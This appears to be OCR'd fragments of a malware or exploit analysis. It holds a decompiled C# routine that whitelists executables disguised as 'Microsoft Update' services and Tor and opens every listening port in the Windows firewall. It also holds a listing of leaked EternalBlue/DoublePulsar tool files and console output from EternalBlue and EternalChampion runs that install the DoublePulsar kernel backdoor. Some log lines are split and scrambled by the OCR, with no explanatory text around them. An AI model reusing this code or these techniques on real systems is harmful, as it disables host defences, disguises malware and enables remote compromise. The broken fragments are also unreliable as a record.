


```
Hashtable listeningPorts = firewall.GetListeningPorts();
ArrayList arrayList = (ArrayList)listeningPorts["TCP"];
ArrayList arrayList2 = (ArrayList)listeningPorts["UDP"];
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\svchost.exe \"Microsoft Update Service\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\taskhost.exe \"Microsoft Update Helper\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\Tor\\tor.exe \"Microsoft Update Installer\" ENABLE");
foreach (string text5 in arrayList)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening TCP ",
        text5,
        " \"Open TCP Port ",
        text5,
        "\""
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open TCP Port " + text5 + "\" dir=in action=allow protocol=TCP localport=" + text5);
}
foreach (string text5 in arrayList2)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening UDP ",
        text5,
        " \"Open UDP Port ",
        text5,
        "\""
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open UDP Port " + text5 + "\" dir=in action=allow protocol=UDP localport=" + text5);
}
firewall.DoFirewallRule("firewall set service fileandprint disable");
firewall.DoFirewallRule("advfirewall firewall add rule name=\"Malware SMB Block\" dir=in localport=445 protocol=TCP action=block");
firewall.DoFirewallRule("firewall set opmode ENABLE");
```


architouch.inconfig.xml	2017/5/23 23:07	XML 文档	1 KB
doublepulsar.inconfig.xml	2017/5/23 23:07	XML 文档	5 KB
eternalblue.inconfig.xml	2017/5/23 23:07	XML 文档	3 KB
eternalchampion.inconfig.xml	2017/5/23 23:07	XML 文档	10 KB
eternalromance.inconfig.xml	2017/5/23 23:07	XML 文档	18 KB
eternalsynergy.inconfig.xml	2017/5/23 23:07	XML 文档	9 KB
smbtouch.inconfig.xml	2017/5/23 23:07	XML 文档	6 KB

ReflectivePick_x64.dll	2017/5/23 23:07	应用程序扩展	639 KB
ReflectivePick_x86.dll	2017/5/23 23:07	应用程序扩展	584 KB
x64.shellcode.output	2017/5/23 23:07	OUTPUT 文件	4 KB
x86.shellcode.output	2017/5/23 23:07	OUTPUT 文件	4 KB


[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffer..DONE.
[+] Sending final SMBv2 buffers.....DONE.
[+]


<----------| Leaving Danger Zone |---------->
[*] Attempting to find remote SRV module
[+] Reading from CONNECTION struct at: 0xFFFFFA801A942920
[+] Found SRV global data pointer: 0xFFFFF880060E6FA0
[*] Beginning quest for executable memory...
[+] PreferredWorkQueue: FFFFFA801AB5A100
[+] IrpThread: FFFFFA801ABE4880
[+] KProcess: FFFFFA8018C88040
[+] ProcessListEntry.Blink: FFFFF802834D2C8
[+] Searching backwards..
[+] Base of Nt: FFFFF80283201000
[+] Found RWX memory!!! FFFFF80283472000
[*] Copying code to target
[+] Backdoor shellcode written
[*] Triggering stub allocator
[+] Backdoor function pointer overwritten
[+] Cleared RWX region
[*] Triggering DOUBLEPULSAR installer
[*] DOUBLEPULSAR should now be installed. The DOPU
installation.
[+] Plugin completed successfully
[+] Contract: StagedUpload
[+] ConnectedTcp: ffffffff
[+] XorMask: 6c
[+] TargetOsArchitecture: x64


to target
[*] Connecting
nnection established
[+] Co
ng SMB connection
[*] Initializi
B session established
[+] SM
B setup complete
[+] SM
information leak (sync)
[*] Attempting
[+] successfully sent
[*] Preparing to exploit...
[*] Let the races begin!
[*] Competition 1:
4 attempting++++
4 qualified for the finals
[*] Competition 2:
4 attempting++++
4 qualified for the finals
None won :(
[*] Competition 3:
4 attempting++++
4 qualified for the finals
None won :(
